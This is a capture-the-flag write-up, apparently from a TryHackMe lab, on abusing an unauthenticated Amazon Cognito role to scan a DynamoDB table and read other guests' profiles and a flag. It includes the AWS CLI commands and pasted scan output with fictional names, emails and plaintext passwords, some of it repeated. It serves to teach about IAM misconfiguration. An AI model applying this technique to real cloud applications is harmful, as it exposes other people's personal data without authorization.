

Complimentary

#Cloud

#AWS

#Cognito

#IAMMisconfiguration

Objective


The challenge required me to identify the AWS mechanism issuing credentials to unauthenticated users, use those credentials to access more than my own record from the application's DynamoDB table, and retrieve the flag from another guest's data.

I opened the provided wellness application.

The application did not require registration or authentication. It automatically created a guest session when the page loaded.

The dashboard displayed a guest profile immediately, even though no account or login had been created.

This confirmed that the application was identifying the user through a background authentication mechanism.





I opened the browser Developer Tools, selected the **Network** tab, and reloaded the application.

The application sent requests to:

```
cognito-identity.us-east-1.amazonaws.com
dynamodb.us-east-1.amazonaws.com
```

This showed that Amazon Cognito was issuing temporary AWS credentials and DynamoDB was being used to store the guest profiles.



I copied the temporary **AccessKeyId** , **SecretKey** , and **SessionToken** returned by Cognito and exported them in my terminal.

I verified the credentials with:

```
aws sts get-caller-identity --output json
```

The command returned an assumed-role ARN containing:

```
complimentary-cognito-unauth-role
```

This confirmed that I was authenticated through the application's unauthenticated Cognito IAM role.




I inspected the request sent to DynamoDB.

The request contained the following target header:

```
DynamoDB_20120810.GetItem
```


This showed that the application normally retrieved one DynamoDB record for the current guest.



The request body exposed the DynamoDB table name, partition key, and current guest identifier:

```
TableName: complimentary-GuestWellnessProfiles
Partition key: guest_id
Guest ID: guest-jc5mp4jo
```

The exposed table name could then be used directly with the AWS CLI.



I tested whether the unauthenticated Cognito role could read more than its assigned guest record:

```
aws dynamodb scan \
  --table-name complimentary-GuestWellnessProfiles \
  --region us-east-1 \
  --max-items 10 \
  --output json
```

The command completed successfully and returned multiple guest profiles.

The results contained information belonging to other users, including names, email addresses, phone numbers, locations, notes, and passwords.

This confirmed that the unauthenticated role had permission to scan the complete table instead of being restricted to its own `guest_id`.

```
(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/Cloud]
$ aws dynamodb scan \
--table-name complimentary-GuestWellnessProfiles \
--region us-east-1 \
--max-items 10 \
--output json
{
  "Items": [
    {
      "password": {
        "S": "digitaldetox2026"
      },
      "location": {
        "S": "25.2055,55.2733"
      },
      "notes": {
        "S": "Booked the quiet room for his \"digital detox.\" Checked email twice since writing that."
      },
      "guest_id": {
        "S": "guest-vibe"
      },
      "email": {
        "S": "vibe@hackerholidays.thm"
      },
      "phone": {
        "S": "+1-555-0193"
      },
      "name": {
        "S": "Vibe (Move Fast & Break Things)"
      }
    },
    {
      "password": {
        "S": "sunkissed88"
      },
      "location": {
        "S": "25.2048,55.2708"
      },
      "notes": {
        "S": "Posted 47 times in three days. Wants everything tagged #ByteLotus for the algorithm."
      },
      "guest_id": {
        "S": "guest-lambo"
      },
      "email": {
        "S": "lambo@hackerholidays.thm"
      }
    }
  ]
}
: ...skipping...
{
  "Items": [
    {
      "password": {
        "S": "digitaldetox2026"
      },
      "location": {
        "S": "25.2055,55.2733"
      },
      "notes": {
        "S": "Booked the quiet room for his \"digital detox.\" Checked email twice since writing that."
      },
      "guest_id": {
        "S": "guest-vibe"
      },
      "email": {
        "S": "vibe@hackerholidays.thm"
      },
      "phone": {
        "S": "+1-555-0193"
      },
      "name": {
        "S": "Vibe (Move Fast & Break Things)"
      }
    }
  ]
}
```

One of the returned records belonged to:

guest-vip-042

The record contained a note confirming that the guest role could read every profile, not only its own.

The flag was stored in the same record:

THM{fr33_app_fr33_d4t4!}

The vulnerability was caused by an IAM misconfiguration that allowed the unauthenticated Cognito role to perform `dynamodb:Scan` against the entire guest-profile table.

```

{
  "Items": [
    {
      "password": {
        "S": "digitaldetox2026"
      },
      "location": {
        "S": "25.2055,55.2733"
      },
      "notes": {
        "S": "Booked the quiet room for his \"digital detox.\" Checked email twice since writing that."
      },
      "guest_id": {
        "S": "guest-vibe"
      },
      "email": {
        "S": "vibe@hackerholidays.thm"
      },
      "phone": {
        "S": "+1-555-0193"
      },
      "name": {
        "S": "Vibe (Move Fast & Break Things)"
      }
    },
    {
      "password": {
        "S": "sunkissed88"
      },
      "location": {
        "S": "25.2048,55.2708"
      },
      "notes": {
        "S": "Posted 47 times in three days. Wants everything tagged #ByteLotus for the algorithm."
      },
      "guest_id": {
        "S": "guest-lambo"
      },
      "email": {
        "S": "lambo@hackerholidays.thm"
      },
      "phone": {
        "S": "+1-555-0142"
      },
      "name": {
        "S": "Lambo (@0xMia)"
      }
    },
    {
      "password": {
        "S": "escalation_only"
      },
      "location": {
        "S": "25.2048,55.2708"
      },
      "notes": {
        "S": "If you're reading this, the wellness app's guest role can read every profile, not just its own. THM{fr33_app_fr33_d4t4!}"
      },
      "guest_id": {
        "S": "guest-vip-042"
      },
      "email": {

```

Cloud : aws — Konsole